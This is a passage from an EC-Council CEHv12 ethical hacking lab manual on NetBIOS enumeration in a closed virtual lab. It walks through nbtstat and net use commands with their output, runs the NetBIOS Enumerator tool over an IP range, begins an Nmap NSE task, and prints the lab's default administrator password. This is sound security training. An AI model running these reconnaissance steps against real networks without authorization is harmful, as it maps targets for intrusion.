	7.2 Perform RPC, SMB, and FTP Enumeration using Nmap		√	√
8	Perform Enumeration using Various Enumeration Tools	√	√	√
	8.1 Enumerate Information using Global Network Inventory	√		√
	8.2 Enumerate Network Resources using Advanced IP Scanner		√	√
	8.3 Enumerate Information from Windows and Samba Hosts using Enum4linux		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform NetBIOS Enumeration

NetBIOS enumeration is a process of obtaining sensitive information about the target such as a list of computers belonging to a target domain, network shares, policies, etc.

Lab Scenario

As a professional ethical hacker or penetration tester, your first step in the enumeration of a Windows system is to exploit the NetBIOS API. NetBIOS enumeration allows you to collect information about the target such as a list of computers that belong to a target domain, shares on individual hosts in the target network, policies, passwords, etc. This data can be used to probe the machines further for detailed information about the network and host resources.

Lab Objectives

- Perform NetBIOS enumeration using Windows command-line utilities
- Perform NetBIOS enumeration using NetBIOS Enumerator
- Perform NetBIOS enumeration using an NSE Script

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of NetBIOS Enumeration

NetBIOS stands for Network Basic Input Output System. Windows uses NetBIOS for file and printer sharing. A NetBIOS name is a unique computer name assigned to Windows systems, comprising a 16-character ASCII string that identifies the network device over TCP/IP. The first 15 characters are used for the device name, and the 16th is reserved for the service or name record type.

The NetBIOS service is easily targeted, as it is simple to exploit and runs on Windows systems even when not in use. NetBIOS enumeration allows attackers to read or write to a remote computer system (depending on the availability of shares) or launch a denial of service (DoS) attack.

Lab Tasks

Task 1: Perform NetBIOS Enumeration using Windows Command-Line Utilities

Nbtstat helps in troubleshooting NETBIOS name resolution problems. The nbtstat command removes and corrects preloaded entries using several case-sensitive switches. Nbtstat can be used to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local and remote computers, and the NetBIOS name cache.

Net use connects a computer to, or disconnects it from, a shared resource. It also displays information about computer connections.

Here, we will use the Nbtstat, and Net use Windows command-line utilities to perform NetBIOS enumeration on the target network.

Note: Here, we will use the **Windows Server 2019** (10.10.1.19) machine to target a **Windows 11** (10.10.1.11) machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Open a **Command Prompt** window.
4. Type **nbtstat -a [IP address of the remote machine]** (in this example, the target IP address is **10.10.1.11**) and press **Enter**.

   Note: In this command, **-a** displays the NetBIOS name table of a remote computer.
5. The result appears, displaying the NetBIOS name table of a remote computer (in this case, the **WINDOWS11** machine), as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.11

Ethernet:
Node IpAddress: [10.10.1.19] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WORKGROUP       <00>  GROUP       Registered
    WINDOWS11       <00>  UNIQUE      Registered
    WINDOWS11       <20>  UNIQUE      Registered
    WORKGROUP       <1E>  GROUP       Registered
    WORKGROUP       <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered

    MAC Address = 1C-89-02-1A-0B-BD

C:\Users\Administrator>_
```

6. In the same **Command Prompt** window, type **nbtstat -c** and press **Enter**.

   Note: In this command, **-c** lists the contents of the NetBIOS name cache of the remote computer.

7. The result appears, displaying the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.

   Note: It is possible to extract this information without creating a **null session** (an unauthenticated session).

```
C:\Users\Administrator>nbtstat -c

Ethernet:
Node IpAddress: [10.10.1.19] Scope Id: []


                NetBIOS Remote Cache Name Table

       Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    WINDOWS11       <20>  UNIQUE          10.10.1.11          301

C:\Users\Administrator>_
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, type **net use** and press **Enter**. The output displays information about the target such as connection status, shared folder/drive and network information, as shown in the screenshot.



9. Using this information, the attackers can read or write to a remote computer system, depending on the availability of shares, or even launch a DoS attack.
10. This concludes the demonstration of performing NetBIOS enumeration using Windows command-line utilities such as Nbtstat and Net use.
11. Close all open windows and document all the acquired information.

Task 2: Perform NetBIOS Enumeration using NetBIOS Enumerator

NetBIOS Enumerator is a tool that enables the use of remote network support and several other techniques such as SMB (Server Message Block). It is used to enumerate details such as NetBIOS names, usernames, domain names, and MAC addresses for a given range of IP addresses.

Here, we will use the NetBIOS Enumerator to perform NetBIOS enumeration on the target network.

Note: Here, we will use the **Windows 11** machine to target **Windows Server 2019** and **Windows Server 2022** machines.

1. Turn on **Windows Server 2022** virtual machine.

   Note: Ensure that the **Windows 11** and **Windows Server 2019** virtual machines are running.

2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator** and double-click **NetBIOS Enumerater.exe**.


   Note: If the **Open - File Security Warning** pop-up appears, click **Run**.

4. The **NetBIOS Enumerator** main window appears, as shown in the screenshot.



5. Under **IP range to scan**, enter an **IP range** in the **from** and **to** fields and click the **Scan** button to initiate the scan (In this example, we are targeting the IP range **10.10.1.15-10.10.1.100**).


   Note: Ensure that the IP address in **to** field is between 10.10.1.100 to 10.10.1.250. If the IP address is less than 10.10.1.100, the tool might crash.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. NetBIOS Enumerator scans for the provided IP address range. On completion, the scan results are displayed in the left pane, as shown in the screenshot.
7. The **Debug window** section in the right pane shows the scanning range of IP addresses and displays **Ready**! after the scan is finished.

   Note: It takes approximately 5 minutes for the scan to finish.



8. Click on the expand icon (**+**) to the left of the **10.10.1.19** and **10.10.1.22** IP addresses in the left pane of the window. Then click on the expand icon to the left of **NetBIOS Names** to display NetBIOS details of the target IP address, as shown in the screenshot.



9. This concludes the demonstration of performing NetBIOS enumeration using NetBIOS Enumerator. This enumerated NetBIOS information can be used to strategize an attack on the target.
10. Close all open windows and document all the acquired information.
11. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Perform NetBIOS Enumeration using an NSE Script

NSE allows users to write (and share) simple scripts to automate a wide variety of networking tasks. NSE scripts can be used for discovering NetBIOS shares on the network. Using the nbstat NSE script, for example, you can retrieve the target's NetBIOS names and MAC addresses. Moreover, increasing verbosity allows you to extract all names related to the system.

Here, we will run the nbstat script to enumerate information such as the name of the computer and the logged-in user.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

